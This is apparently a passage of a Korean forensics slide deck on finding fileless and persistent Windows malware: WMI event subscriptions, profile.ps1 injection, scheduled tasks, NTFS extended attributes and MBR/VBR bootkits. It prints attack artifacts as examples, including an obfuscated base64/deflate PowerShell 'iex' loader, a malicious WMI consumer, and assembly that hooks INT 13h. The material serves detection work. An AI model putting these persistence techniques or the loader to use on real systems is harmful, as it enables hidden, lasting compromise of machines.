Query            : SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour=08 AND TargetInstance.Minute=00 GROUP WITHIN 60
```

```
__GENUS           : 2
__CLASS           : CommandLineEventConsumer
__SUPERCLASS     : __EventConsumer
__DYNASTY        : __SystemClass
__RELPATH        : CommandLineEventConsumer.Name="EvilThing"
__PROPERTY_COUNT : 27
__DERIVATION     : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER        : VICTIM
__NAMESPACE     : ROOT\WSubscriptions
__PATH          : \\VICTIM\ROOT\WSubscriptions:CommandLineEventConsumer.Name="EvilThing"
CommandLineTemplate : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoInteractive
```



Powershell + WMI

▪ profile.ps1

- 스크립트 파일 내에서 삽입된 공격 코드 탐색
- profile 스크립트 파일은 생성 후, 거의 수정되지 않기 때문에 수정시간을 통해 공격 시간을 유추가 비교적 쉬움

```
sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('7L0HYBxJliUmL23Ke39K9UrX4HShCIBgEyTYkEAQ7MGIzeaS7B1pRyMpqqqBymVWZVlmFkDM7Z28995777333nvvvfe60510J/ff/z9cZmQBbPbOStrJniGAqsgfP358Hz8ivlsXbb795bpdrdv0o2/nZVml363qcvbR/xMAAP//'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()
```

▪ CIM Repository

- WMI 설정 정보를 가지고 있는 저장소
- 경로 : C:\Windows\System32\wbem\Repository

- ✓ INDEX.BTR
- ✓ MAPPING1.MAP
- ✓ MAPPING2.MAP
- ✓ MAPPING3.MAP
- ✓ OBJECTS.DATA

로컬 디스크 (C:) > Windows > System32 > wbem > Repository

| 이름 | 수정한 날짜 | 유형 | 크기 |
|--------------|------------------|--------------------|----------|
| INDEX.BTR | 2016-08-15 오후... | BTR 파일 | 5,416KB |
| MAPPING1.MAP | 2016-08-15 오후... | Linker Address Map | 65KB |
| MAPPING2.MAP | 2016-08-15 오후... | Linker Address Map | 65KB |
| MAPPING3.MAP | 2016-08-15 오후... | Linker Address Map | 65KB |
| OBJECTS.DATA | 2016-08-15 오후... | DATA 파일 | 19,976KB |



Powershell + WMI

▪ CIM Repository

- 분석 도구 1
 - ✓ python-cim : <https://github.com/fireeye/flare-wmi/tree/master/python-cim>
 - ✓ Python 2.7/3.4 기반, PyQt5 설치 필요
 - ✓ CIM Repository 파일들을 파싱하여 UI 로 출력시켜 주는 GUI 도구

python-cim

`python-cim` is a pure Python parser for the Microsoft Windows CIM repository database. The files `OBJECTS.DATA`, `INDEX.BTR`, and `MAPPING[1-3].MAP` commonly make up the database.

Dependencies

`python-cim` works with both Python 2.7 and Python 3.4. It uses pure Python packages available via `pip` to implement some functionality. These packages are documented in the file `requirements.txt`.

A few of the packages were developed to support this project. They are:


- `vivisect-vstruct-wb` : A mirror of Vivisect's vstruct library that's easily installable (via `pip`). source: [github](#)
- `python-pyqt5-hexview` : A hex view widget for PyQt5. source: [github](#)
- `python-pyqt5-vstructui` : A vstruct parser and view widget for PyQt5. source: [github](#)

All supporting packages will be installed automatically when fetching `python-cim` via `pip`, as described below.



Powershell + WMI

- CIM Repository : python-cim 실행 예





Powershell + WMI

▪ CIM Repository

- 분석 도구 2
 - ✓ PyWMIPersistenceFinder.py : https://github.com/davidpany/WMI_Forensics/blob/master/PyWMIPersistenceFinder.py
 - ✓ Python 2.7 기반 CLI 도구

PyWMIPersistenceFinder.py

PyWMIPersistenceFinder.py is designed to find WMI persistence via FilterToConsumerBindings solely by keyword searching the OBJECTS.DATA file without parsing the full WMI repository.

In testing, this script has found the exact same data as python-cim's show_FilterToConsumerBindings.py without requiring the setup. Only further testing will indicate if this script misses any data that python-cim can find.

In theory, this script will detect FilterToConsumerBindings that are deleted and remain in unallocated WMI space, but I haven't had a chance to test yet.

Usage

```
PyWMIPersistenceFinder.py <OBJECTS.DATA file>
```

The output is text based in the following format for each binding:

```
<consumer name>-<filter name>
    <optional notes>
Consumer: <consumer name><consumer execution details>
Filter: <filter name><filter listener details>
```




Powershell + WMI

- CIM Repository : PyWMIPersistenceFinder.py 실행 예

```
C:\WPYthon27>python.exe PyWMIPersistenceFinder.py OBJECTS.DATA
```

```
Enumerating FilterToConsumerBindings...
```

```
2 FilterToConsumerBinding(s) Found. Enumerating Filters and Consumers...
```

```
Bindings:
```

```
EvilThing-EvilThing
```

```
Consumer:
```

```
Consumer Type: CommandLineEventConsumer
```

```
Arguments: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive
```

```
Consumer Name: EvilThing
```

```
Filter:
```

```
Filter name: EvilThing
```

```
Filter Query: SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
```

```
SCM Event Log Consumer-SCM Event Log Filter
```

```
<Common binding based on consumer and filter names, possibly legitimate>
```

```
Consumer: NTEventLogEventConsumer ~ SCM Event Log Consumer ~ sid ~ Service Control Manager
```

```
Filter:
```

```
Filter name: SCM Event Log Filter
```

```
Filter Query: select * from MSFT_SCMEventLogEvent
```

```
Thanks for using PyWMIPersistenceFinder! Please contact @DavidPany with questions, bugs, or suggestions.
```

```
Please review FireEye's whitepaper for additional WMI persistence details:
```

```
https://www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf
```



Powershell + WMI

프리패치

- rundll32.exe, powershell.exe, wmiprvse.exe, svchost.exe, dllhost.exe, consent.exe 등 시스템 프로그램의 흔적이 연속적으로 나타남

| WinPrefetchView | | |
|-----------------------------------|---|------------------------|
| File Edit View Options Help | | |
| | | |
| Filename | Process Path | Last Run Time |
| DLLHOST.EXE-766398D2.pf | D:\WINDOWS\SYSTEM32\DLLHOST.EXE | 2017-07-04 오전 12:47:43 |
| CONSENT.EXE-531BD9EA.pf | D:\WINDOWS\SYSTEM32\CONSENT.EXE | 2017-07-04 오전 12:47:42 |
| DLLHOST.EXE-5E46FA0D.pf | D:\WINDOWS\SYSTEM32\DLLHOST.EXE | 2017-07-04 오전 12:47:29 |
| SVCHOST.EXE-80F4A784.pf | D:\WINDOWS\SYSTEM32\SVCHOST.EXE | 2017-07-04 오전 12:45:47 |
| WMIPRVSE.EXE-1628051C.pf | D:\WINDOWS\SYSTEM32\WBEM\WMIPRVSE.EXE | 2017-07-04 오전 12:45:46 |
| POWERSHELL.EXE-920BBA2A.pf | D:\WINDOWS\SYSTEM32\WINDOWSPOWERSHELL\W1.0\POWERSHELL.EXE | 2017-07-04 오전 12:45:45 |
| RUNDLL32.EXE-204C8AFE.pf | D:\WINDOWS\SYSTEM32\RUNDLL32.EXE | 2017-07-04 오전 12:45:45 |
| E8D6943742663401E5C44A5FA9CFD-... | D:\USERS\VMUSER\DESKTOP\POWELIKS.A_PAYLOAD_X86\E8D69437426... | 2017-07-04 오전 12:45:23 |
| MOBSYNC.EXE-C5E2284F.pf | D:\WINDOWS\SYSTEM32\MOBSYNC.EXE | 2017-07-04 오전 12:45:19 |
| WMPNSCFG.EXE-FC0D39BF.pf | D:\PROGRAM FILES\WINDOWS MEDIA PLAYER\WMPNSCFG.EXE | 2017-07-04 오전 12:45:14 |
| SLUI.EXE-724E99D9.pf | D:\WINDOWS\SYSTEM32\SLUI.EXE | 2017-07-04 오전 12:45:13 |
| TASKHOST.EXE-7238F31D.pf | D:\WINDOWS\SYSTEM32\TASKHOST.EXE | 2017-07-04 오전 12:45:13 |
| IPCONFIG.EXE-912F3D5B.pf | D:\WINDOWS\SYSTEM32\IPCONFIG.EXE | 2017-07-04 오전 12:45:13 |



Powershell + WMI

■ 이벤트 로그

- Powershell 실행에 의한 여러 흔적이 남음
- 현재 가장 널리 사용되는 Win7, Server 2008 R2 에서의 기본 Powershell 버전은 2.0
- 로컬 파워셸 실행 흔적 (in Powershell 2.0)

✓ Security.evtx : **powershell.exe** 프로세스 생성 → ID 4688 (Not Default)

| Type | Date | Time | Event | Source | Category | User | Computer |
|--|------------|------------|-------|-------------------------------------|----------|------|----------------------|
| Audit Success | 2016-02-29 | 오후 4:01:41 | 4688 | Microsoft-Windows-Security-Auditing | 프로세스 만들기 | N/A | victim.ntlmttest.com |
| Description 새 프로세스가 만들어져 있습니다. 주체: 보안 ID: S-1-5-21-1992302423-290508237-277687817-1000 계정 이름: vmuser 계정 도메인: VICTIM 로그온 ID: 0003F3D7 프로세스 정보: 새 프로세스 ID: 0708 새 프로세스 이름: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe 토큰 상승 유형: TokenElevationTypeFull (2) 만든 이 프로세스 ID: 0C04 | | | | | | | |

✓ Windows PowerShell.evtx : 파워셸 엔진 상태 변화 → ID 400(Start), 403(Stop), **HostName=ConsoleHost**

| Type | Date | Time | Event | Source | Category | User | Computer |
|--|------------|------------|-------|------------|----------|------|----------------------|
| Information | 2016-02-29 | 오후 4:01:41 | 400 | PowerShell | 엔진 수명 주기 | N/A | victim.ntlmttest.com |
| Description 엔진 상태가 None에서 Available(으)로 변경되었습니다. 세부 정보: NewEngineState=Available PreviousEngineState=None SequenceNumber=9 HostName=ConsoleHost | | | | | | | |

- 그 외 다양한 Powershell 흔적은 다음 발표자료를 참조바람 : <https://www.slideshare.net/F-INSIGHT/fios03-4>



Powershell + etc

▪ Scheduled Tasks 내역 확인

- schtasks 시스템 명령의 출력 결과를 통해 확인 : `schtasks -v > schtasks_result.txt`

| 폴더: \ | | | 실행할 작업 |
|--------------|--|---|--|
| 호스트 이름 | 작업 이름 | | |
| BLUEANGEL-PC | Adobe Flash Player Updater | | C:\Windows\SysWOW64\Macromed\Flash\FlashPlayerUpda |
| BLUEANGEL-PC | Avast Emergency Update | ~ | C:\Program Files\AVAST Software\Avast\AvEmUpdate.e |
| BLUEANGEL-PC | GoogleUpdateTaskMachineCore | | C:\Program Files (x86)\Google\Update\GoogleUpdate. |
| BLUEANGEL-PC | GoogleUpdateTaskMachineUA | | C:\Program Files (x86)\Google\Update\GoogleUpdate. |
| BLUEANGEL-PC | SafeZone scheduled Autoupdate 1458813212 | | C:\Program Files\AVAST Software\SZBrowser\launcher |
| BLUEANGEL-PC | Trojan | | powershell.exe -WindowStyle hidden -NoLogo -NonInt |


▪ Startup Folder 내용 확인

| ▶ 사용자 ▶ blueangel ▶ AppData ▶ Roaming ▶ Microsoft ▶ Windows ▶ 시작 메뉴 ▶ 프로그램 ▶ 시작프로그램 | | | |
|---|------------------|--------|------|
| 대상 ▼ | 급기 | 새 폴더 | |
| 이름 | 수정한 날짜 | 유형 | 크기 |
| evil.ps1 | 2009-07-14 오후... | PS1 파일 | 15KB |

Powershell + etc


■ Group Policies(GPOs) 내용 확인

- GPRresult 시스템 명령을 통한 GPO 정보 얻어오기 : GPRresult /h GPRresult.html



- 레지스트리 내 GPO Logon Script 정보 확인

✓ HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Group Policy\State\<유저 SID>\Script\Logon





파일 시스템 속성

▪ \$EA

- Extended Attribute 를 가지고 있는 파일은 그 자체만으로도 의심스러움~!!
- EaTools's EaQuery(<https://github.com/jschicht/EaTools>) 를 통한 스캐닝

Usage examples EaQuery

Scanning the current directory for \$EA of any name in non-recursive mode in files by any extension, and verbose output on:

```
EaQuery.exe /Target:"%CD%" /Mode:0 /Verbose:1 /Identifier:* /Filter:* /Recurse:0
```

Scanning the directory "C:\Program Files" recursively for files by extension .exe and .dll, searching any EA name and displaying result to console in super verbose mode:

```
EaQuery.exe /Target:"C:\Program Files" /Mode:0 /Verbose:2 /Identifier:* /Filter:*.exe;*.dll /Recurse:1
```

Scanning the directory C:\WINDOWS\System32 recursively any file extension, extracting EA's detected to current directory, show no verbose output, and filter EA by name "something":

```
EaQuery.exe /Target:C:\WINDOWS\System32 /Mode:1 /Verbose:0 /Identifier:something /Filter:* /Recurse:1
```

Scan 1 file, C:\testfile.txt, extract any found EA and display super verbose output, including the EA data content in console:

```
EaQuery.exe /Target:C:\testfile.txt /Mode:2 /Verbose:2 /Identifier:* /Filter:* /Recurse:0
```

```
D:\유틸리티\000. 디지털 포렌식 도구\파일 시스템\EaTools>EaQuery.exe
EaQuery v1.0.0.1

Error: Wrong number of parameters
Syntax is:
EaQuery.exe /Target:TargetPath /Mode:{0;1} /Verbose:{0;1;2} /Identifier:<!*!SomeText> /Filter:Text /Recurse:boolean
    /Target can be file or directory
    /Mode 0 is just displaying result on console. Mode 1 is also extracting the data.
    /Verbose level 0 show only filenames containing $EA. Level 1 also show some $EA details. Level 2 also dumps the
data to console.
    /Identifier is a filter for what EA names to parse. Default is '*'.
    /Filter is for included results. Multiple filters separatet by ';'. Default is '*'.
    /Recurse is a boolean value 0 or 1 for acivating/deactivating recursive mode. Default is off.
```



파일 시스템 속성

- \$EA

- EAQuery 사용 예

✓ EaQuery.exe /Target:<대상 디렉터리> /Mode:0 /Verbose:1 /Recurse:1

```
D:\유틸리티\000. 디지털 포렌식 도구\파일 시스템\EaTools>EaQuery.exe /Target:D: /Mode:0 /Verbose:1 /Recurse:1
EaQuery v1.0.0.1
```

```
TargetFile: D:\System Volume Information
NtOpenFile : 0xC0000022 액세스가 거부되었습니다.
```


```
TargetFile: D:\TEST\TEST2\TEST3\TEST4\EA_TEST\readme.txt
NextEntryOffset: 0
Flags: 0x00
EaNameLength: 4
EaName: EVIL
EaValueLength: 49665
```




Bootkit

▪ MBR, VBR 변조 여부 확인

- IDA 를 통한 MBR 분석
 - ✓ VMware 를 통한 디버깅 → Windows MBR 분석 (<http://digitalisx.tistory.com/1>)
 - ✓ Bochs 를 통한 디버깅 → Debugging the MBR with IDA Pro and Bochs (<http://phocean.net/tag/bootkit>)





Bootkit

▪ MBR, VBR 변조 여부 확인

- 정상적인 MBR 행위 vs 감염된 MBR 행위





Bootkit

▪ MBR, VBR 변조 여부 확인

- MBR/VBR 코드에서 이루어지는 모든 디스크 관련 동작은 BIOS 인터럽트 13 으로 수행됨~!!

| 인터럽트 | 기능 |
|----------|---------------|
| INT 0x10 | 비디오 메모리 접근 |
| INT 0x13 | 디스크 접근 |
| INT 0x14 | 시리얼 포트 접근 |
| INT 0x15 | 시스템 설정, 전원 관리 |
| INT 0x16 | 키보드 |
| INT 0x17 | 리부팅 |

| AH | 설명 |
|-----|-------------------------|
| 00h | 디스크 드라이브 초기화 |
| 01h | 드라이브 상태 검사 |
| 02h | 섹터 읽기 |
| 03h | 섹터 쓰기 |
| 04h | 섹터 유효 여부 확인 |
| 05h | 트랙 포맷 |
| 08h | 드라이브 변수 가져오기 |
| 09h | 고정 드라이브 변수 초기화 |
| 0Ch | 지정된 트랙으로 찾기 |
| 0Dh | 고정 디스크 컨트롤러 초기화 |
| 15h | 드라이브 종류 가져오기 |
| 16h | 플로피 드라이브 미디어 변경 상태 가져오기 |
| 17h | 디스크 종류 설정 |
| 18h | 플로피 드라이브 미디어 종류 설정 |
| 41h | 확장 디스크 드라이브 (EDO) 설치 검사 |
| 42h | 섹터 확장 읽기 |

✓ 즉 대부분은 MBR/VBR 기반 Bootkit 은 INT 13 인터럽트 핸들러 후킹을 수행~!!



Bootkit

▪ MBR, VBR 변조 여부 확인

- MBR/VBR 코드 상에서 INT 13 인터럽트 핸들러 후킹 코드 확인

```
; Interrupt Vector
;
; 0000h:0000h ~ 0000h:03FCh (0xff * 4 = 0x3fc)
;
; 0h          2h          4h          6h          8h
; +-----+-----+-----+-----+
; | offset | segment | offset | segment |
; +-----+-----+-----+-----+
;          INT 00          |          INT 02
;
xor     bx, bx
mov     ds, bx

; save original INT 13h handler ( our int 13 handler -> 9EC0h:0128h )
;
mov     eax, [bx + (0x13 * 0x04)]
mov     [es:OriginalInt13Handler + 0x01], eax

; hook INT 13h
;
mov     word [bx + (0x13 * 0x04)], INT13_HANDLER          ; set IVT offset
mov     [bx + ((0x13 * 0x04) + 0x02)], es                 ; segment

mov     ax, es
mov     ds, ax
```


출처 : boot.basic by somma (<http://somma.egloos.com/4560420>)



Bootkit

■ 기존 탐지 도구 활용


- 기존 탐지 도구들은 라이브 상태에서만 동작함
- 디스크 이미지만 있을 경우, MBR/VBR 영역을 추출하여 분석 대상 OS 와 동일한 버전의 가상 머신 MBR/VBR 에 덮어씌우고 도구 실행
- TDSSKILLER (<http://support.kaspersky.com/us/viruses/solutions/2727>)
 - ✓ Kaspersky 에서 개발한 Bootkit 탐지 및 치료 도구
 - ✓ 알려진 Bootkit 탐지
 - TDSS TDL4
 - Sinowal (Mebroot, MaosBoot)
 - Phanta (Phantom, Mebratix)
 - Trup (Alipop)
 - Whistler, Stoned
 - ...



Bootkit

기존 탐지 도구 활용

- BootkitRemover (<http://labs.bitdefender.com/projects/rootkit-remover/rootkit-remover/>)
 - ✓ Bitdefender 에서 개발한 Bootkit 탐지 및 치료 도구
 - ✓ 알려진 Bootkit 탐지 : Mebroot, all TDL families (TDL/SST/Pihar), Mayachok, Mybios, Plite, XPaj, Whistler, Alipop, Cpd, Fengd, Fips, Guntior, MBR Locker, Mebratix, Niwa, Ponreb, Ramnit, Stoned, Yoddos, Yurn, Zegost





Bootkit

기존 탐지 도구 활용

- ESETHfsReader (<http://www.eset.com/int/download//utilities/detail/family/173/>)
 - ✓ ESET 에서 제작한 Bootkit 탐지 및 치료 도구
 - ✓ 알려진 Bootkit 및 Hidden File System 탐지
 - TDL3, TDL3+, TDL4, TDL4_Purple_Haze
 - Olmasco, Olmasco (SST.C)
 - Olmasco.AC (MBR infection)
 - Rovnix.a
 - Gapz MBR/VBR
 - Rovnix.B
 - ZeroAccess.A, ZeroAccess.B
 - Flame (resources section)
 - XPAJ.B
 - GBPBoot

```
ESET Hidden File System Reader
1.0.2.8 (Mar 12 2013 15:16:21)
Copyright (c) 1992-2013 ESET, spol. s r.o. All rights reserved.

Processing... Please wait.
Parsing file systems...

